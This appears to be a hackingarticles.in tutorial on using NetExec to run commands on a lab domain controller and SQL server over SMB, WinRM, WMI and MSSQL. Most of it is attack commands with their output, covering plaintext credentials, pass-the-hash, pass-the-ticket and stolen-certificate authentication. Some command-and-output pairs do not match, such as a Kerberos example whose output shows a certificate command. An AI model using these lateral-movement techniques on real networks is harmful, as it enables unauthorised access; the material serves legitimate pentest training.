NetExec for Pentester: Command Execution

hackingarticles.in/netexec-for-pentester-command-execution

raj March 18, 2026

```
┌──(root㉿kali)-[~]
└─# nxc smb 192.168.1.11 -u administrator -p Ignite@987 -x ipconfig
SMB         192.168.1.11    445    DC               [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC)
SMB         192.168.1.11    445    DC               [+] ignite.local\administrator:Ignite@987 (Pwn3d!)
SMB         192.168.1.11    445    DC               [+] Executed command via wmiexec
SMB         192.168.1.11    445    DC               Windows IP Configuration
SMB         192.168.1.11    445    DC               Ethernet adapter Ethernet0:
SMB         192.168.1.11    445    DC                  Connection-specific DNS Suffix  . :
SMB         192.168.1.11    445    DC                  IPv4 Address. . . . . . . . . . . : 192.168.1.11
SMB         192.168.1.11    445    DC                  Subnet Mask . . . . . . . . . . . : 255.255.255.0
SMB         192.168.1.11    445    DC                  Default Gateway . . . . . . . . . : 192.168.1.1
```

NetExec (nxc) is a powerful post-exploitation and lateral movement tool used by penetration testers to interact with remote systems over protocols like SMB, WinRM, SSH, and more. It is the modern successor to CrackMapExec and is widely used in Active Directory environments.

One of its most important capabilities is remote command execution — allowing pentesters to run commands on target machines without direct physical access.

Instead of breaking in, the tester decided to log in like a legitimate user. Tools like NetExec (nxc) don't smash doors — they walk through them.

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Using valid credentials, the tester reached out to different services on the target machine:

- **SMB** — for file sharing (port 445)
- **WinRM** — for remote management (port 5985)
- **WMI** — via RPC/DCOM (port 135)
- **MSSQL** — for database access (port 1433)
- **RDP** — for full desktop access (port 3389)
- **SSH** — for Linux systems (port 22)

SMB Command Execution

SMB (Server Message Block) is the most commonly targeted protocol for lateral movement in Windows Active Directory environments. NetExec can execute arbitrary OS commands on remote machines using valid credentials over port 445.

nxc smb 192.168.1.11 -u administrator -p Ignite@987 -x ipconfig

```
┌──(root㉿kali)-[~]
└─# nxc smb 192.168.1.11 -u administrator -p Ignite@987 -x ipconfig
SMB         192.168.1.11    445    DC               [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC)
SMB         192.168.1.11    445    DC               [+] ignite.local\administrator:Ignite@987 (Pwn3d!)
SMB         192.168.1.11    445    DC               [+] Executed command via wmiexec
SMB         192.168.1.11    445    DC               Windows IP Configuration
SMB         192.168.1.11    445    DC               Ethernet adapter Ethernet0:
SMB         192.168.1.11    445    DC                  Connection-specific DNS Suffix  . :
SMB         192.168.1.11    445    DC                  IPv4 Address. . . . . . . . . . . : 192.168.1.11
SMB         192.168.1.11    445    DC                  Subnet Mask . . . . . . . . . . . : 255.255.255.0
SMB         192.168.1.11    445    DC                  Default Gateway . . . . . . . . . : 192.168.1.1
```

Breakdown of the Command

- nxc smb → Uses NetExec (nxc) to interact with the SMB protocol
- 168.1.11 → Target machine (likely a Domain Controller)
- -u administrator → Username for authentication
- -p Ignite@987 → Password for authentication
- -x ipconfig → Executes the ipconfig command remotely

Part	Meaning
`nxc smb`	Use NetExec with SMB protocol
`192.168.1.11`	Target IP
`-u administrator`	Username
`-p Ignite@987`	Password
`-x ipconfig`	**Command to execute** on the remote machine

SMB – Pass-the-Hash (NTLM Hash Authentication)

Windows NTLM authentication doesn't need your actual password — it only needs the hash of the password. During NTLM's challenge-response process, Windows sends the NT hash, not the plaintext password.

nxc smb 192.168.1.11 -u administrator -H aad3b435b51404eeaad3b435b51404ee:32196b56ffe6f45e934f6b40e4a2ce01 -x "whoami"

```
┌──(root㉿kali)-[~]
└─# nxc smb 192.168.1.11 -u administrator -H 32196B56FFE6F45E294117B91A83BF38 -x systeminfo
SMB         192.168.1.11    445    DC               [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC) (domain:ignite.loc
SMB         192.168.1.11    445    DC               [+] ignite.local\administrator:32196B56FFE6F45E294117B91A83BF38 (Pwn3d!)
SMB         192.168.1.11    445    DC               [+] Executed command via wmiexec
SMB         192.168.1.11    445    DC               Host Name:                 DC
SMB         192.168.1.11    445    DC               OS Name:                   Microsoft Windows Server 2019 Standard Evaluat
SMB         192.168.1.11    445    DC               OS Version:                10.0.17763 N/A Build 17763
SMB         192.168.1.11    445    DC               OS Manufacturer:           Microsoft Corporation
SMB         192.168.1.11    445    DC               OS Configuration:          Primary Domain Controller
SMB         192.168.1.11    445    DC               OS Build Type:             Multiprocessor Free
SMB         192.168.1.11    445    DC               Registered Owner:          Windows User
SMB         192.168.1.11    445    DC               Registered Organization:
SMB         192.168.1.11    445    DC               Product ID:                00431-10000-00000-AA588
SMB         192.168.1.11    445    DC               Original Install Date:     3/15/2026, 5:17:52 AM
SMB         192.168.1.11    445    DC               System Boot Time:          3/17/2026, 10:01:14 AM
SMB         192.168.1.11    445    DC               System Manufacturer:       VMware, Inc.
SMB         192.168.1.11    445    DC               System Model:              VMware20,1
SMB         192.168.1.11    445    DC               System Type:               x64-based PC
SMB         192.168.1.11    445    DC               Processor(s):              2 Processor(s) Installed.
SMB         192.168.1.11    445    DC                                          [01]: Intel64 Family 6 Model 165 Stepping 5 Ge
SMB         192.168.1.11    445    DC                                          [02]: Intel64 Family 6 Model 165 Stepping 5 Ge
SMB         192.168.1.11    445    DC               BIOS Version:              VMware, Inc. VMW201.00V.24006586.B64.240604215
SMB         192.168.1.11    445    DC               Windows Directory:         C:\Windows
SMB         192.168.1.11    445    DC               System Directory:          C:\Windows\system32
SMB         192.168.1.11    445    DC               Boot Device:               \Device\HarddiskVolume2
SMB         192.168.1.11    445    DC               System Locale:             en-us;English (United States)
SMB         192.168.1.11    445    DC               Input Locale:              en-us;English (United States)
SMB         192.168.1.11    445    DC               Time Zone:                 (UTC-08:00) Pacific Time (US & Canada)
SMB         192.168.1.11    445    DC               Total Physical Memory:     8,191 MB
SMB         192.168.1.11    445    DC               Available Physical Memory: 6,468 MB
SMB         192.168.1.11    445    DC               Virtual Memory: Max Size:  10,111 MB
SMB         192.168.1.11    445    DC               Virtual Memory: Available: 8,381 MB
SMB         192.168.1.11    445    DC               Virtual Memory: In Use:    1,730 MB
SMB         192.168.1.11    445    DC               Page File Location(s):     C:\pagefile.sys
SMB         192.168.1.11    445    DC               Domain:                    ignite.local
SMB         192.168.1.11    445    DC               Logon Server:              \\DC
SMB         192.168.1.11    445    DC               Hotfix(s):                 3 Hotfix(s) Installed.
SMB         192.168.1.11    445    DC                                          [01]: KB4514366
SMB         192.168.1.11    445    DC                                          [02]: KB4512577
SMB         192.168.1.11    445    DC                                          [03]: KB4512578
SMB         192.168.1.11    445    DC               Network Card(s):           1 NIC(s) Installed.
SMB         192.168.1.11    445    DC                                          [01]: Intel(R) 82574L Gigabit Network Connecti
SMB         192.168.1.11    445    DC                                                Connection Name: Ethernet0
SMB         192.168.1.11    445    DC                                                DHCP Enabled:    No
SMB         192.168.1.11    445    DC                                                IP address(es)
SMB         192.168.1.11    445    DC                                                [01]: 192.168.1.11
SMB         192.168.1.11    445    DC               Hyper-V Requirements:      A hypervisor has been detected. Features requi
```

- **-H aad3b435b51404eeaad3b435b51404ee:32196b56ffe6f45e934f6b40e4a2ce01** — Pass-the-Hash attack using NTLM hash instead of plaintext password. The format is LM:NT where:
- aad3b435b51404eeaad3b435b51404ee → LM hash (default empty value, LM auth is disabled)
- 32196b56ffe6f45e934f6b40e4a2ce01 → NT hash (actual hash used to authenticate)

Part	Meaning
`nxc smb`	Use NetExec with SMB protocol
`192.168.1.11`	Target IP
`-u administrator`	Username
`-H aad3b435b51404eeaad3b435b51404ee:3219 6b56ffe6f45e934f6b40e4a2ce01`	**Pass-the-Hash** — NTLM hash used instead of plaintext password. Format is **LM:NT** hash
`-x "whoami"`	**Command to execute** on the remote machine — confirms current user identity

Pass-the-Ticket (PTT) – Kerberos Authentication

The -k flag switches from NTLM to Kerberos authentication. NetExec uses a Kerberos Ticket Granting Ticket (TGT) or Service Ticket (TGS) already stored in memory or a .ccache file on the attacker's machine. No plaintext password, no NTLM hash — just a Kerberos ticket.

nxc smb 192.168.1.11 -u administrator -k -x "whoami"

```
┌──(root㉿kali)-[~]
└─# nxc smb 192.168.1.11 --pfx-cert administrator.pfx -u administrator -x "whoami"
SMB         192.168.1.11    445    DC              [*] Windows 10 / Server 2019 Build 17763
SMB         192.168.1.11    445    DC              [+] ignite.local\administrator:32196b56f
SMB         192.168.1.11    445    DC              [+] Executed command via wmiexec
SMB         192.168.1.11    445    DC              ignite\administrator
```

-k — Use Kerberos authentication instead of NTLM. Authenticates using a Kerberos ticket (TGT/TGS) from the current session.

Key difference from `-p` and `-H`:

Flag	Auth Method	Requires
`-p`	Password	Plaintext password
`-H`	Pass-the-Hash	NTLM hash
`-k`	Kerberos	Valid Kerberos ticket in cache

WinRM Command Execution

WinRM (Windows Remote Management) is Microsoft's implementation of WS-Management, designed for remote management of Windows machines. Unlike SMB (port 445), WinRM operates on port 5985 (HTTP) or 5986 (HTTPS) and uses PowerShell under the hood.

nxc winrm 192.168.1.111 -x "net user"

```
┌──(root㉿kali)-[~]
└─# nxc winrm 192.168.1.11 -u raj -p Password@1 -x "net user"
WINRM       192.168.1.11    5985   DC               [*] Windows 10 / Server 2019 Build 17763 (name:DC) (domai
/usr/lib/python3/dist-packages/spnego/_ntlm_raw/crypto.py:46: CryptographyDeprecationWarning: ARC4 has been m
  arc4 = algorithms.ARC4(self._key)
WINRM       192.168.1.11    5985   DC               [+] ignite.local\raj:Password@1 (Pwn3d!)
WINRM       192.168.1.11    5985   DC               [-] Execute command failed, current user: 'ignite.local\r
WINRM       192.168.1.11    5985   DC               [+] Executed command (shell type: powershell)
WINRM       192.168.1.11    5985   DC
WINRM       192.168.1.11    5985   DC               User accounts for \\
WINRM       192.168.1.11    5985   DC
WINRM       192.168.1.11    5985   DC               -------------------------------------------------------------------------------
WINRM       192.168.1.11    5985   DC               aarti                    Administrator            Guest
WINRM       192.168.1.11    5985   DC               krbtgt                   raj
WINRM       192.168.1.11    5985   DC               The command completed with one or more errors.
```

Key difference — WinRM vs SMB

FEATURE	⬡ SMB	⬡ WINRM
Port	445	5985 / 5986
Protocol	CIFS / SMB	WS-Management
Used for	File sharing, lateral movement	Remote management, PowerShell remoting
Requires	Admin share access	WinRM service enabled
Stealthier	Less	More
Auth support	NTLM, Kerberos	NTLM, Kerberos, CredSSP
Shell type	cmd.exe	PowerShell

Winrm – Pass-the-Hash

WinRM's Pass-the-Hash accepts just the NT portion directly — no LM:NT format needed. Only the NT hash is required.

nxc winrm 192.168.1.11 -u administrator -H 32196B56FFE6F45E294117B91A83BF38 -x dir

```
┌──(root㉿kali)-[~]
└─# nxc winrm 192.168.1.11 -u administrator -H 32196B56FFE6F45E294117B91A83BF38 -x dir
WINRM       192.168.1.11    5985   DC               [*] Windows 10 / Server 2019 Build 17763 (name:DC) (do
/usr/lib/python3/dist-packages/spnego/_ntlm_raw/crypto.py:46: CryptographyDeprecationWarning: ARC4 has bee
  arc4 = algorithms.ARC4(self._key)
WINRM       192.168.1.11    5985   DC               [+] ignite.local\administrator:32196B56FFE6F45E294117B
WINRM       192.168.1.11    5985   DC               [+] Executed command (shell type: cmd)
WINRM       192.168.1.11    5985   DC                Volume in drive C has no label.
WINRM       192.168.1.11    5985   DC                Volume Serial Number is 7457-2682
WINRM       192.168.1.11    5985   DC
WINRM       192.168.1.11    5985   DC                Directory of C:\Users\Administrator
WINRM       192.168.1.11    5985   DC
WINRM       192.168.1.11    5985   DC               03/15/2026  12:38 PM    <DIR>          .
WINRM       192.168.1.11    5985   DC               03/15/2026  12:38 PM    <DIR>          ..
WINRM       192.168.1.11    5985   DC               03/15/2026  05:18 AM    <DIR>          3D Objects
WINRM       192.168.1.11    5985   DC               03/15/2026  05:18 AM    <DIR>          Contacts
WINRM       192.168.1.11    5985   DC               03/15/2026  05:53 AM    <DIR>          Desktop
WINRM       192.168.1.11    5985   DC               03/15/2026  05:18 AM    <DIR>          Documents
WINRM       192.168.1.11    5985   DC               03/15/2026  05:18 AM    <DIR>          Downloads
WINRM       192.168.1.11    5985   DC               03/15/2026  05:18 AM    <DIR>          Favorites
WINRM       192.168.1.11    5985   DC               03/15/2026  05:18 AM    <DIR>          Links
WINRM       192.168.1.11    5985   DC               03/15/2026  05:18 AM    <DIR>          Music
WINRM       192.168.1.11    5985   DC               03/15/2026  05:18 AM    <DIR>          Pictures
WINRM       192.168.1.11    5985   DC               03/15/2026  05:18 AM    <DIR>          Saved Games
WINRM       192.168.1.11    5985   DC               03/15/2026  05:18 AM    <DIR>          Searches
WINRM       192.168.1.11    5985   DC               03/15/2026  05:18 AM    <DIR>          Videos
WINRM       192.168.1.11    5985   DC                               0 File(s)              0 bytes
WINRM       192.168.1.11    5985   DC                              14 Dir(s)  49,225,121,792 bytes free
```

Protocol	Hash Format	Example
SMB	`LM:NT`	`aad3b435b51404eeaad3b435b51404ee:32196B56...`
WinRM	`NT only`	`32196B56FFE6F45E294117B91A83BF38`

Winrm – Pass-the-Certificate (PtC)


This is the most advanced authentication method in the series. In Active Directory environments using ADCS (Active Directory Certificate Services), certificates can be issued to user accounts. If an attacker steals or forges one, they can authenticate without ever needing the password or hash.

nxc winrm 192.168.1.11 --pfx-cert administrator.pfx -u administrator -x "systeminfo" --kdcHost 192.168.1.11

```
┌──(root㉿kali)-[~]
└─# nxc winrm 192.168.1.11 --pfx-cert administrator.pfx -u administrator -x "systeminfo" --kdcHost 192.168.1.11
WINRM       192.168.1.11    5985   DC                [*] Windows 10 / Server 2019 Build 17763 (name:DC) (domain:ignite.local)
/usr/lib/python3/dist-packages/spnego/_ntlm_raw/crypto.py:46: CryptographyDeprecationWarning: ARC4 has been moved to cryptograp
  arc4 = algorithms.ARC4(self._key)
WINRM       192.168.1.11    5985   DC                [+] ignite.local\administrator:32196b56ffe6f45e294117b91a83bf38 (Pwn3d!)
WINRM       192.168.1.11    5985   DC                [+] Executed command (shell type: cmd)
WINRM       192.168.1.11    5985   DC
WINRM       192.168.1.11    5985   DC                Host Name:                 DC
WINRM       192.168.1.11    5985   DC                OS Name:                   Microsoft Windows Server 2019 Standard Evaluatio
WINRM       192.168.1.11    5985   DC                OS Version:                10.0.17763 N/A Build 17763
WINRM       192.168.1.11    5985   DC                OS Manufacturer:           Microsoft Corporation
WINRM       192.168.1.11    5985   DC                OS Configuration:          Primary Domain Controller
WINRM       192.168.1.11    5985   DC                OS Build Type:             Multiprocessor Free
WINRM       192.168.1.11    5985   DC                Registered Owner:          Windows User
WINRM       192.168.1.11    5985   DC                Registered Organization:
WINRM       192.168.1.11    5985   DC                Product ID:                00431-10000-00000-AA588
WINRM       192.168.1.11    5985   DC                Original Install Date:     3/15/2026, 5:17:52 AM
WINRM       192.168.1.11    5985   DC                System Boot Time:          3/18/2026, 1:24:53 AM
WINRM       192.168.1.11    5985   DC                System Manufacturer:       VMware, Inc.
WINRM       192.168.1.11    5985   DC                System Model:              VMware20,1
WINRM       192.168.1.11    5985   DC                System Type:               x64-based PC
WINRM       192.168.1.11    5985   DC                Processor(s):              2 Processor(s) Installed.
WINRM       192.168.1.11    5985   DC                                           [01]: Intel64 Family 6 Model 165 Stepping 5 Genu
WINRM       192.168.1.11    5985   DC                                           [02]: Intel64 Family 6 Model 165 Stepping 5 Genu
WINRM       192.168.1.11    5985   DC                BIOS Version:              VMware, Inc. VMW201.00V.24006586.B64.2406042154,
WINRM       192.168.1.11    5985   DC                Windows Directory:         C:\Windows
WINRM       192.168.1.11    5985   DC                System Directory:          C:\Windows\system32
WINRM       192.168.1.11    5985   DC                Boot Device:               \Device\HarddiskVolume2
WINRM       192.168.1.11    5985   DC                System Locale:             en-us;English (United States)
WINRM       192.168.1.11    5985   DC                Input Locale:              en-us;English (United States)
WINRM       192.168.1.11    5985   DC                Time Zone:                 (UTC-08:00) Pacific Time (US & Canada)
WINRM       192.168.1.11    5985   DC                Total Physical Memory:     8,191 MB
WINRM       192.168.1.11    5985   DC                Available Physical Memory: 6,745 MB
WINRM       192.168.1.11    5985   DC                Virtual Memory: Max Size:  10,111 MB
WINRM       192.168.1.11    5985   DC                Virtual Memory: Available: 8,664 MB
WINRM       192.168.1.11    5985   DC                Virtual Memory: In Use:    1,447 MB
WINRM       192.168.1.11    5985   DC                Page File Location(s):     C:\pagefile.sys
WINRM       192.168.1.11    5985   DC                Domain:                    ignite.local
WINRM       192.168.1.11    5985   DC                Logon Server:              \\DC
WINRM       192.168.1.11    5985   DC                Hotfix(s):                 3 Hotfix(s) Installed.
WINRM       192.168.1.11    5985   DC                                           [01]: KB4514366
WINRM       192.168.1.11    5985   DC                                           [02]: KB4512577
WINRM       192.168.1.11    5985   DC                                           [03]: KB4512578
WINRM       192.168.1.11    5985   DC                Network Card(s):           1 NIC(s) Installed.
```

The attack flow step by step:

- **Attacker has the .pfx cert** — stolen from AD CS (Active Directory Certificate Services), contains both private key and certificate
- **Contact the KDC** — –kdcHost points to the Domain Controller on port 88 (Kerberos)
- **PKINIT authentication** — the certificate is presented to the KDC instead of a password, using the Kerberos PKINIT extension
- **TGT issued** — KDC validates the cert and grants a Kerberos Ticket Granting Ticket
- **WinRM execution** — TGT is used to authenticate over WinRM (port 5985) and run systeminfo



WMI – Command Execution via RPC (Port 135)

WMI (Windows Management Instrumentation) provides another attack path via RPC/DCOM on port 135 with dynamic high ports. Unlike SMB or WinRM, WMI uses a dynamic port negotiation process, making it harder to block with simple firewall rules.

nxc wmi 192.168.1.11 -u administrator -p Ignite@987 -x ipconfig

```
┌──(root㉿kali)-[~]
└─# nxc wmi 192.168.1.11 -u administrator -p Ignite@987 -x ipconfig
RPC         192.168.1.11    135    DC              [*] Windows 10 / Server 2019 Build 17763 (name:DC)
WMI         192.168.1.11    135    DC              [+] ignite.local\administrator:Ignite@987 (Pwn3d!)
WMI         192.168.1.11    135    DC              [+] Executed command: "ipconfig" via wmiexec
WMI         192.168.1.11    135    DC              Windows IP Configuration
WMI         192.168.1.11    135    DC              Ethernet adapter Ethernet0:
WMI         192.168.1.11    135    DC              Connection-specific DNS Suffix  . :
WMI         192.168.1.11    135    DC              IPv4 Address. . . . . . . . . . . : 192.168.1.11
WMI         192.168.1.11    135    DC              Subnet Mask . . . . . . . . . . . : 255.255.255.0
WMI         192.168.1.11    135    DC              Default Gateway . . . . . . . . . : 192.168.1.1
```

The attack flow works like this:

Step 1: Client connects to RPC Endpoint Mapper Port 135

Step 2: Mapper returns a dynamic port (49152–65535)

Step 3: Client connects to that dynamic port for actual WMI communication

Step 4: Command executes via Win32_Process class

WMI vs SMB vs Winrm

WMI vs SMB vs WinRM:

FEATURE	SMB	WINRM	WMI
Port	445	5985/5986	135 + dynamic
Protocol	CIFS/SMB	WS-Management	DCOM/RPC
Used for	File sharing, lateral movement	Remote mgmt, PS remoting	System info, process execution
Shell type	cmd.exe	PowerShell	cmd.exe
Stealthier	Less	More	More
Auth support	NTLM, Kerberos	NTLM, Kerberos, CredSSP	NTLM, Kerberos
Firewall	Often open	Sometimes blocked	Often blocked

WMI Pass-the-Hash

WMI also accepts the NT hash directly without LM:NT format, similar to WinRM.

nxc wmi 192.168.1.11 -u administrator -H 32196B56FFE6F45E294117B91A83BF38 -x dir

```
┌──(root㉿kali)-[~]
└─# nxc wmi 192.168.1.11 -u administrator -H 32196B56FFE6F45E294117B91A83BF38 -x dir
RPC         192.168.1.11    135    DC              [*] Windows 10 / Server 2019 Build 17763 (name:DC) (domai
WMI         192.168.1.11    135    DC              [+] ignite.local\administrator:32196B56FFE6F45E294117B91A8
WMI         192.168.1.11    135    DC              [+] Executed command: "dir" via wmiexec
WMI         192.168.1.11    135    DC              Volume in drive C has no label.
WMI         192.168.1.11    135    DC              Volume Serial Number is 7457-2682
WMI         192.168.1.11    135    DC              Directory of C:\
WMI         192.168.1.11    135    DC              09/15/2018  12:19 AM    <DIR>          PerfLogs
WMI         192.168.1.11    135    DC              03/15/2026  05:53 AM    <DIR>          Program Files
WMI         192.168.1.11    135    DC              03/15/2026  05:52 AM    <DIR>          Program Files (x86)
WMI         192.168.1.11    135    DC              03/15/2026  01:05 PM    <DIR>          temp
WMI         192.168.1.11    135    DC              03/16/2026  10:22 AM    <DIR>          Users
WMI         192.168.1.11    135    DC              03/17/2026  10:03 AM    <DIR>          Windows
WMI         192.168.1.11    135    DC              0 File(s)              0 bytes
WMI         192.168.1.11    135    DC              6 Dir(s)  49,225,121,792 bytes free
```

The attack flow

-H 32196B56FFE6F45E294117B91A83BF38 — **Pass-the-Hash** using NT hash only. WMI accepts the NT hash directly without needing LM:NT format.

Part	Meaning
`nxc wmi`	Use NetExec with WMI protocol
`192.168.1.11`	Target IP
`-u administrator`	Username
`-H 32196B56FFE6F45E294117B91A83BF38`	**Pass-the-Hash** — NT hash used instead of plaintext password
`-x dir`	**Command to execute** on the remote machine — lists files and folders

Hash format across protocols:

Protocol	Hash Format	Reason
SMB	`LM:NT`	Needs both for full NTLM handshake
WinRM	`NT only`	Only NT portion required
WMI	`NT only`	Only NT portion required

WMI – Pass-the-Certificate

The same PFX certificate used against WinRM can be applied over WMI/RPC on port 135.

nxc wmi 192.168.1.11 --pfx-cert administrator.pfx -u administrator -x "whoami"

- **wmi** — Windows Management Instrumentation, runs on port **135** (RPC) with dynamic high ports.
- **–pfx-cert administrator.pfx** — Certificate file used for authentication. Contains private key + certificate stolen from AD CS (Active Directory Certificate Services).

```
┌──(root㉿kali)-[~]
└─# nxc wmi 192.168.1.11 --pfx-cert administrator.pfx -u administrator -x "whoami"
RPC         192.168.1.11    135    DC                [*] Windows 10 / Server 2019 Build 17763 (
WMI         192.168.1.11    135    DC                [+] ignite.local\administrator:32196b56ffe
WMI         192.168.1.11    135    DC                [+] Executed command: "whoami" via wmiexec
WMI         192.168.1.11    135    DC                ignite\administrator
```

MSSQL Command Execution

NetExec can leverage SQL Server's built-in xp_cmdshell stored procedure to run OS commands. This procedure is disabled by default but can be enabled with SA (System Administrator) privileges. Once enabled, commands run in the context of the SQL Server service account — often NT AUTHORITY\SYSTEM.

This makes MSSQL a powerful privilege escalation path when SA credentials are available.

nxc mssql 192.168.1.13 -u administrator -p 'Ignite@987' -x "netstat -ano"

```
┌──(root㉿kali)-[~]
└─# nxc mssql 192.168.1.13 -u administrator -p 'Ignite@987' -x "netstat -ano"
MSSQL       192.168.1.13    1433   WIN-6I5RSJTM0JR  [*] Windows 10 / Server 2019 Build 17763 (name:WIN-6I5RSJTM0JR) (
MSSQL       192.168.1.13    1433   WIN-6I5RSJTM0JR  [+] WIN-6I5RSJTM0JR\administrator:Ignite@987 (Pwn3d!)
MSSQL       192.168.1.13    1433   WIN-6I5RSJTM0JR  [+] Executed command via mssqlexec
MSSQL       192.168.1.13    1433   WIN-6I5RSJTM0JR  Active Connections
MSSQL       192.168.1.13    1433   WIN-6I5RSJTM0JR  Proto  Local Address          Foreign Address        State
MSSQL       192.168.1.13    1433   WIN-6I5RSJTM0JR  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING
MSSQL       192.168.1.13    1433   WIN-6I5RSJTM0JR  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING
MSSQL       192.168.1.13    1433   WIN-6I5RSJTM0JR  TCP    0.0.0.0:1433           0.0.0.0:0              LISTENING
MSSQL       192.168.1.13    1433   WIN-6I5RSJTM0JR  TCP    0.0.0.0:5357           0.0.0.0:0              LISTENING
MSSQL       192.168.1.13    1433   WIN-6I5RSJTM0JR  TCP    0.0.0.0:5985           0.0.0.0:0              LISTENING
MSSQL       192.168.1.13    1433   WIN-6I5RSJTM0JR  TCP    0.0.0.0:47001          0.0.0.0:0              LISTENING
MSSQL       192.168.1.13    1433   WIN-6I5RSJTM0JR  TCP    0.0.0.0:49664          0.0.0.0:0              LISTENING
MSSQL       192.168.1.13    1433   WIN-6I5RSJTM0JR  TCP    0.0.0.0:49665          0.0.0.0:0              LISTENING
MSSQL       192.168.1.13    1433   WIN-6I5RSJTM0JR  TCP    0.0.0.0:49666          0.0.0.0:0              LISTENING
MSSQL       192.168.1.13    1433   WIN-6I5RSJTM0JR  TCP    0.0.0.0:49667          0.0.0.0:0              LISTENING
MSSQL       192.168.1.13    1433   WIN-6I5RSJTM0JR  TCP    0.0.0.0:49668          0.0.0.0:0              LISTENING
MSSQL       192.168.1.13    1433   WIN-6I5RSJTM0JR  TCP    0.0.0.0:49669          0.0.0.0:0              LISTENING
MSSQL       192.168.1.13    1433   WIN-6I5RSJTM0JR  TCP    0.0.0.0:49676          0.0.0.0:0              LISTENING
MSSQL       192.168.1.13    1433   WIN-6I5RSJTM0JR  TCP    192.168.1.13:139       0.0.0.0:0              LISTENING
MSSQL       192.168.1.13    1433   WIN-6I5RSJTM0JR  TCP    192.168.1.13:1433      192.168.1.10:44388     ESTABLISHED
MSSQL       192.168.1.13    1433   WIN-6I5RSJTM0JR  TCP    192.168.1.13:49672     23.12.232.142:80       TIME_WAIT
```

NetExec supports two authentication methods for MSSQL:

- **Windows Authentication** — Uses domain or local Windows credentials, authenticating through the Windows security subsystem (NTLM/Kerberos). This is common in Active Directory environments where SQL Server is integrated with domain accounts.
- **Local SQL Authentication** — Uses a SQL Server-native login (username and password stored within SQL Server itself), independent of the Windows account system. The sa account is the classic example of this.

MSSQL Pass-the-Hash

This command uses **NetExec (nxc)** to authenticate to an MSSQL service and execute a system command via Pass-the-Hash (PtH).

nxc mssql 192.168.1.4 -u administrator -H 32196B56FFE6F45E294117B91A83BF38 -x ipconfig

```
┌──(root㉿kali)-[~]
└─# nxc mssql 192.168.1.4 -u administrator -H 32196B56FFE6F45E294117B91A83BF38 -x ipconfig
MSSQL       192.168.1.4     1433   WIN-058B74D7QOH  [*] Windows 10 / Server 2019 Build 17763 (name:WIN-0
MSSQL       192.168.1.4     1433   WIN-058B74D7QOH  [+] WIN-058B74D7QOH\administrator:32196B56FFE6F45E29
